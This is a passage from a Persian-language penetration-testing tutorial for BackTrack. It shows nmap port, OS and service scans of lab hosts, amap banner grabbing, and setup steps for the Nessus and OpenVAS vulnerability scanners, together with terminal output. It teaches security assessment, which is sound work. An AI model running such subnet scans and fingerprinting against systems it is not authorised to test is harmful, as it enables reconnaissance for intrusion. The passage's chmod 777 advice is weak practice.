1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
```

دیدن پورت ها در رنج خاص:

nmap -p 1-1000 192.168.56.102

```
root@bt:/pentest/enumeration/snmp/snmpenum# nmap -p 1-1000 192.168.56.102

Starting Nmap 6.01 ( http://nmap.org ) at 2012-10-26 10:25 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00014s latency).
Not shown: 988 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
MAC Address: 08:00:27:17:81:3C (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 16.68 seconds
```

اسکن تمام هاست ها در پورت ۲۲:

nmap -p 22 192.168.56.*

```
root@bt:/pentest/enumeration/snmp/snmpenum# nmap -p 22 192.168.56.*

Starting Nmap 6.01 ( http://nmap.org ) at 2012-10-26 10:28 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00067s latency).
PORT   STATE    SERVICE
22/tcp filtered ssh
MAC Address: 08:00:27:00:8C:00 (Cadmus Computer Systems)

Nmap scan report for 192.168.56.100
Host is up (0.00019s latency).
PORT   STATE    SERVICE
22/tcp filtered ssh
MAC Address: 08:00:27:ED:9B:76 (Cadmus Computer Systems)

Nmap scan report for 192.168.56.101
Host is up (0.00012s latency).
PORT   STATE  SERVICE
22/tcp closed ssh

Nmap scan report for 192.168.56.102
Host is up (0.00036s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:17:81:3C (Cadmus Computer Systems)

Nmap done: 256 IP addresses (4 hosts up) scanned in 55.42 seconds
root@bt:/pentest/enumeration/snmp/snmpenum#
```

ذخیره نتایج در مسیر خاص:


nmap -p 22 192.168.10.* -oG /tmp/nmap-targethost-tcp22.txt

**نکته۱:** nmap یک نسخه گرافیکی (GUI) دارد، دوستانی که علاقه به این دستورات ندارند می توانند از آن استفاده کنند. نام این برنامه zenmap است و در مسیر زیر قرار دارد:

Applications | BackTrack | Information Gathering | Network Analysis | Network Scanners | zenmap

یا دستور زیر را بنویسید:

zenmap




**نکته۲:** یک برنامه دیگری هم به نام nmapSI وجود دارد، سعی کنید آخرین ورژن آن را دانلود کنید.

## Operating system fingerprinting:

تا این لحظه و تا اینجا ما توانستیم اطلاعاتی از قبیل ip address و active machine و open port ها را شناختیم.

حالا نوبت رسیده که سیستم عامل در حال اجرا بر روی تارگت را پیدا کنیم.

تشخیص سیستم عامل (Detect OS) :

```
nmap -O 192.168.56.102
```

**نکته**: به حروف کوچک و بزرگ دقت فرمایید.

```
root@bt:/pentest/enumeration/snmp/snmpenum# nmap -O 192.168.56.102

Starting Nmap 6.01 ( http://nmap.org ) at 2012-10-26 10:40 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00061s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:17:81:3C (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.31
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.52 seconds
```

## Service fingerprinting:

وقتی مرحله قبل با موفقیت انجام شود حالا نوبت شناسایی سرویس ها و ورژن آنها می باشد.

۱) دستور زیر:

nmap -sV 192.168.10.200

نتیجه:

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-03-28 05:10 CDT

Interesting ports on 192.168.10.200:

Not shown: 1665 closed ports

PORT STATE SERVICE VERSION

21/tcp open ftp Microsoft ftpd 5.0

25/tcp open smtp Microsoft ESMTP 5.0.2195.6713

80/tcp open http Microsoft IIS webserver 5.0

119/tcp open nntp Microsoft NNTP Service 5.0.2195.6702 (posting ok)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn

443/tcp open https?

445/tcp open microsoft-ds Microsoft Windows 2000 microsoft-ds

1025/tcp open mstask Microsoft mstask

1026/tcp open msrpc Microsoft Windows RPC

1027/tcp open msrpc Microsoft Windows RPC

1755/tcp open wms?

3372/tcp open msdtc?

6666/tcp open nsunicast Microsoft Windows Media Unicast Service (nsum.exe)

Nmap finished: 1 IP address (1 host up) scanned in 63.311 seconds

۲) استفاده از Amap:

برای دیدن برنامه هایی که بر روی پورت خاصی در حال اجراست.

دستور زیر:

amap -bq 192.168.10.200 200-300

نتیجه:

amap v5.4 (www.thc.org/thc-amap) started at 2012-03-28 06:05:30 - MAPPING mode

Protocol on 127.0.0.1:212/tcp matches ssh - banner: SSH-2.0- OpenSSH_3.9p1\n

Protocol on 127.0.0.1:212/tcp matches ssh-openssh - banner: SSH-2.0-OpenSSH_3.9p1\n

amap v5.0 finished at 2005-07-14 23:02:11

**سایت های کابردی فصل:**

**http://www.cyberciti.biz/networking/nmap-command-examples-tutorials/**
**http://nmap.org/book/vscan-examples.html**
**http://nmap.org/book/install.html**
**http://www.youtube.com/watch?v=Bfla9NQrJAc**
**http://www.youtube.com/watch?v=ZTbLyZZbilA**
**http://www.youtube.com/watch?v=RAOHmrtaimU**

عالی:

**http://linux.die.net/man/1/nmap**

دانلود آخرین نسخه:

**http://nmap.org/download.html**

پیشنهاد۱: پیگیر این موضوع هم باشید، جالب است: Threat assessment with Maltego.

سایت این نرم افزار:

**https://www.paterva.com/web6/community**

مسیر این نرم افزار :

Applications |BackTrack |Information Gathering |Web Application Analysis |Open Source Analysis |Maltego

پیشنهاد۲: این هم بدک نیست. Mapping the network with casefile.

مسیر برنامه:

Applications | BackTrack | Reporting Tools | Evidence Management | casefile.

فصل چهارم

# Vulnerability Identification

**مقدمه:**

یکی از خسته کننده ترین قسمت در هکینگ و یا امنیت ، پی بردن و کشف کردن باگ بر روی نقطه ای خاص است. ولی این بخش برای دوستانی که در "هک قانونمند" مشغول به کارند بسیار کاربردی است. پس سعی کنید پس از این بخش دنبال مطالب قویتر و بروزتر در این بخش باشید.

شناسایی آسیپ پذیری برای دوستانی که در این عرصه کار می کنند مشق شب محسوب می شود. پس این فصل را جدی بگیرید و سعی کنید در آن بروز باشید و وقتی شما آسیبی را بشناسید می توانید راحت تر مشکل خود را حل کنید. در این فصل در مورد ۲ ابزار کاربردی به نام های Nessus و OpenVAS توضیح خواهیم داد که دارای قابلیت های زیادی اند.

Vulnerability چیست؟

در فارسی به صورت "نقطه ضعف" یا "حفره" یا "آسیب پذیری" ترجمه شده است و تعریف رایج آن عبارت است از : هرگونه ضعف نرم افزاری که قابل سوء استفاده باشد.

Vulnerability Scanner چیست؟

ابزاری است که به کمک آن می شود کامپیوترهای شبکه را از نظر وجود حفره های امنیتی تست کرد. Vulnerability Scanner این کار را به صورت اتوماتیک یا نیم اتوماتیک انجام می دهد.

False Positive چیست؟

یعنی مواردی که اسکنر تشخیص میدهد که یک vul در سیستم است در حالیکه چنین نیست. این مورد خیلی وقتها پیش می اید و هیچ هم عجیب نیست. پس وقتی Vul Scanner یک Vul رو تشخیص می دهد، زیاد هم لذت نبرید!

آسیب پذیری ها عبارتند از:

1) Linux vulnerabilities
2) Windows vulnerabilities
3) Local security checks
4) Network service vulnerabilities

## :Installing, configuring, and starting Nessus

لینک دانلود nessus:

**http://www.tenable.com/products/nessus/select-your-operating-system**

۱. دستور زیر:

apt-get install nessus

۲. در مسیر زیر نصب خواهد شد:

/opt/nessus

۳. اجرای آن:

/etc/init.d/nessusd start

۴. رجیستر کردن nessus:

/opt/nessus/bin/nessus-fetch --register XXXX-XXXX-XXXX-XXXX-XXXX

**نکته:** برای گرفتن کد رجیستری باید در سایت nessus ثبت نام کنید و کد را به جای این X ها وارد کنید.

سعی کنید آخرین پلاگین ها را هم دانلود کنید.

http://plugins.nessus. Org


```
root@bt:~# /etc/init.d/nessusd start
Starting Nessus : .
root@bt:~# Missing plugins. Attempting a plugin update...
Your installation is missing plugins. Please register and try again.
To register, please visit http://www.nessus.org/register/

root@bt:~#
```

۵. سپس باید یوزر جدید و پسورد بسازید و با آن وارد شوید:

/opt/nessus/sbin/nessus-adduser

یا از مسیر زیر بروید:

Applications | BackTrack | Vulnerability Assessment | Vulnerability Scanners | Nessus | nessus add user





۶. سپس باید نرم افزار را اجرا کنیم:

/etc/init.d/nessusd start

۷. در مرورگر وارد کنید:


https://127.0.0.1:8834




## :Nessus–finding [network, local, Linux-specific, Windows-specific] vulnerabilities

۱) رفتن به Policies.

۲) کلیک روی add policy.



۳) در برگه (tab) general کارهای زیر را انجام دهید:

أ) اسم اسکن را بنویسید و Local Vulnerabilities را انتخاب کنید.


ب) قسمت visibility دو قسمت دارد:

a) shared: همه بتوانند از این اسکن استفاده کنند.

b) private: فقط خود شما قادر به دیدن هستید.


ج) کلیک روی next.

د) در برگه plugins نوع اسکن را برای پویش و پیدا کردن آسیب پذیری انتخاب کنید.





ه) کیلیک روی submit.

و) سپس به قسمت scans بروید:




ز) و اسم اسکن و نوع آن و بقیه موارد را وارد کنید:




type scan:

۱. run now: سریع اسکن را آغاز می کند.

۲. Scheduled: برای اجرا شدن زمان و تاریخ تعیین می کنید.

۳. Template: به عنوان قالب ثبت می کند و شما استفاده می کنید.

scan target:

Ip های مورد نظر را وارد کنید و روی lunch scan کلیک کنید.

**نکته۱:** بعد از اتمام اسکن شما گزارشی را خواهید دید.

این آسیب ها با چهار رنگ مشخص می شود: High= قرمز medium= زرد low= آبی info= سفید

**نکته۲:** با توجه به نوع آسیبی که انتخاب می کنید گزیته ها در قسمت هایی مثل: plugins کمی فرق دارد، کار کنید متوجه می شوید.

**نکته۳:** CGI Scanner ابزاری است که به نوعی به عنوان مکمل vul scanner ها استفاده میشه .

**نکته۴:** Retina را برای ویندوز و Nessus رو برای لینوکس حتما دانلود و تست کنید.

## :Installing, configuring, and starting OpenVAS

دانلود openVAS:

**http://www.openvas.org/download.html**

۱) به مسیر زیر بروید:

cd /pentest/misc/openvas/

۲) دستور زیر:

openvas-mkcert

۳) زدن کلید enter و سپس اطلاعات خواسته شده را وارد کنید.

۴) اجرای دستور:

openvas-nvt-sync

```
root@bt:/pentest/misc/openvas# openvas-nvt-sync
[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] The 'OpenVAS NVT Feed' is provided by 'The OpenVAS Project'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed.htm
l'.
[i] NVT dir: /usr/local/var/lib/openvas/plugins
[i] Will use rsync
[i] Using rsync: /usr/bin/rsync
[i] Configured NVT rsync feed: rsync://feed.openvas.org:/nvt-feed
OpenVAS feed server - http://openvas.org/
This service is hosted by Intevation GmbH - http://intevation.de/
All transactions are logged.
Please report problems to admin@intevation.de

receiving incremental file list
./
```

۵) سپس دستورات :

openvas-mkcert-client -n om -i

و

openvasmd --rebuild

۶) دستور:

openvassd

**نکته**: در اینجا باید صبر کنید تا پلاگین ها بارگذاری شوند.

۷) دستورات:

openvasmd --rebuild

openvasmd --backup

۸) ساخت یوزر:

openvasad -c 'add_user' -n openvasadmin -r admin

یا

openvasad -c 'add_user' -n openvasadmin -r Admin

```
root@bt:/pentest/misc/openvas# openvasad -c 'add_user' -n openvasadmin -r Admin
Enter password:
ad   main:MESSAGE:10342:2012-08-08 19h16.52 EDT: No rules file provided, the new user will have n
o restrictions.
ad   main:MESSAGE:10342:2012-08-08 19h16.52 EDT: User openvasadmin has been successfully created.
```

۹) اجرای دستور:

openvas-adduser

۱۰) ساخت یک یوزر معین:


الف) اسم برای لاگین.

ب) پسورد.

پ) تکرار پسورد.

ت) زدن ctrl+D بر روی کیبورد.

ث) نوشتن Y برای قبول شرط.




۱۱) دستورات زیر:

openvasmd -p 9390 -a 127.0.0.1

openvasad -a 127.0.0.1 -p 9393

gsad --http-only --listen=127.0.0.1 -p 9392

**نکته**: مرحله ۱۲ را اجرا نکنید، بعد از مرحله ۱۳ اجرا کنید.

۱۲) در نهایت در مرورگر:

http://127.0.0.1:9392

۱۳) یک فایل با نام openVAS با پسوند sh. بسازید.

برای ساخت فایل openvas.sh :

الف) در دسکتاپ کلیک راست کنید و create document را انتخاب کنید و سپس empty file:

ب) نام و پسوند را بنویسید.

پ) دستورات زیر را در آن کپی کنید:

```
#!/bin/bash
openvas-nvt-sync
openvassd
openvasmd --rebuild
openvasmd --backup
openvasmd -p 9390 -a 127.0.0.1
openvasad -a 127.0.0.1 -p 9393
```

gsad --http-only --listen=127.0.0.1 -p 9392

۱۴) در ترمینال در جایی که این فایل را ساخته رفته و به آن دسترسی بدهید.

مثال:

cd root/Desktop

chmod 777 openvas.sh

۱۵) اجرای دستور:

./openvas.sh

